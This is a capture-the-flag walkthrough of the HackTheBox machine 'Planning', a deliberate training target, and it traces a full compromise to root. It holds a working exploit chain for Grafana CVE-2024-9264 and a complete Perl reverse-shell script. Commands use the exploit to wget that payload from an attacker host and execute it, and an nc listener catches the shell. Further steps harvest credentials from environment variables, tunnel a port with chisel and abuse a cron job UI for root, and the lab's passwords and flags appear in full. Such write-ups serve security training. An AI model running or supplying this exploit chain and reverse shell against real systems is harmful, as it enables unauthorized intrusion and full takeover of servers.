HTB Linux Easy: Planning
Planning is an Easy rated Linux machine on HTB.
HTB Linux Easy: Planning
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
nmap -p22,80 -sCV 10.10.11.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 14:18 CEST
Nmap scan report for planning.htb (10.10.11.68)
Host is up (0.099s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Edukate - Online Education Website
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Modify hosts file:
1
10.10.11.68 planning.htb
Enumerate HTTP (Port 80)
We are able to find a subdomain:
1
2
3
ffuf -w /opt/wordlists/SecLists/Discovery/DNS/combined_subdomains.txt -u http://planning.htb/ -H "Host: FUZZ.planning.htb" -fl 8

grafana  [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 24ms]
Modify hosts file:
1
10.10.11.68 planning.htb grafana.planning.htb
Use the creds we were given to login:
1
admin:0D5oT70Fq13EvB5r
The following authenticated RCE/File Read exploit stands out: Link.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Install
cd /tmp
git clone https://github.com/nollium/CVE-2024-9264.git
cd CVE-2024-9264
pip3 install -r requirements.txt --break-system-packages

# Usage
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c id http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: id
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('id >/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
uid=0(root) gid=0(root) groups=0(root)
Payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
#!/usr/bin/perl -w

use strict;
use Socket;
use FileHandle;
use POSIX;
my $VERSION = "1.0";

# Where to send the reverse shell.  Change these.
my $ip = '10.10.14.95';
my $port = 80;

# Options
my $daemon = 1;
my $auth   = 0; # 0 means authentication is disabled and any
		# source IP can access the reverse shell
my $authorised_client_pattern = qr(^127\.0\.0\.1$);

# Declarations
my $global_page = "";
my $fake_process_name = "/usr/sbin/apache";

# Change the process name to be less conspicious
$0 = "[httpd]";

# Authenticate based on source IP address if required
if (defined($ENV{'REMOTE_ADDR'})) {
	cgiprint("Browser IP address appears to be: $ENV{'REMOTE_ADDR'}");

	if ($auth) {
		unless ($ENV{'REMOTE_ADDR'} =~ $authorised_client_pattern) {
			cgiprint("ERROR: Your client isn't authorised to view this page");
			cgiexit();
		}
	}
} elsif ($auth) {
	cgiprint("ERROR: Authentication is enabled, but I couldn't determine your IP address.  Denying access");
	cgiexit(0);
}

# Background and dissociate from parent process if required
if ($daemon) {
	my $pid = fork();
	if ($pid) {
		cgiexit(0); # parent exits
	}

	setsid();
	chdir('/');
	umask(0);
}

# Make TCP connection for reverse shell
socket(SOCK, PF_INET, SOCK_STREAM, getprotobyname('tcp'));
if (connect(SOCK, sockaddr_in($port,inet_aton($ip)))) {
	cgiprint("Sent reverse shell to $ip:$port");
	cgiprintpage();
} else {
	cgiprint("Couldn't open reverse shell to $ip:$port: $!");
	cgiexit();
}

# Redirect STDIN, STDOUT and STDERR to the TCP connection
open(STDIN, ">&SOCK");
open(STDOUT,">&SOCK");
open(STDERR,">&SOCK");
$ENV{'HISTFILE'} = '/dev/null';
system("w;uname -a;id;pwd");
exec({"sh"} ($fake_process_name, "-i"));

# Wrapper around print
sub cgiprint {
	my $line = shift;
	$line .= "<p>\n";
	$global_page .= $line;
}

# Wrapper around exit
sub cgiexit {
	cgiprintpage();
	exit 0; # 0 to ensure we don't give a 500 response.
}

# Form HTTP response using all the messages gathered by cgiprint so far
sub cgiprintpage {
	print "Content-Length: " . length($global_page) . "\r
Connection: close\r
Content-Type: text\/html\r\n\r\n" . $global_page;
}
Shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# Download payload
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c 'wget 10.10.14.95:8000/pl.pl' http://grafana.planning.htb

# Execute
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c 'perl pl.pl' http://grafana.planning.htb

# Shell
nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.95] from (UNKNOWN) [10.10.11.68] 46070
 12:36:31 up  8:35,  0 users,  load average: 0.02, 0.06, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
Linux 7ce659d667d7 6.8.0-59-generic #61-Ubuntu SMP PREEMPT_DYNAMIC Fri Apr 11 23:16:11 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
Lateral Movement
Linpeas reveals creds stored inside the environment variables:
1
2
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo
SSH using the creds:
1
2
3
4
ssh enzo@10.10.11.68
enzo@10.10.11.68's password:
enzo@planning:~$ id
uid=1000(enzo) gid=1000(enzo) groups=1000(enzo)
User.txt: beaec488ad2716f771942b05cee79cbf
1
2
cat user.txt
beaec488ad2716f771942b05cee79cbf
Privilege Escalation
Open ports:
1
2
3
tcp   0      0 127.0.0.1:3000      0.0.0.0:*       LISTEN      -
tcp   0      0 127.0.0.1:8000      0.0.0.0:*       LISTEN      -
tcp   0      0 127.0.0.1:3306      0.0.0.0:*       LISTEN      -
Opt folder contains a crontabs folder:
1
2
3
cat crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
Port forward port 8000:
1
2
./chisel server --port 443 --reverse
./chisel client 10.10.14.95:443 R:8080:localhost:8000
Log in with: root:P4ssw0rdS0pRi0T3c. 
Command: 
Execute by pressing “Run now” and switch to root:
1
2
3
enzo@planning:~$ /bin/bash -p
bash-5.2# id
uid=1000(enzo) gid=1000(enzo) euid=0(root) groups=1000(enzo)
Root.txt: 6f51f18f99059d84133195e5ed324871
1
2
cat root.txt
6f51f18f99059d84133195e5ed324871
PWNED!!
This post is licensed under CC BY 4.0 by the author.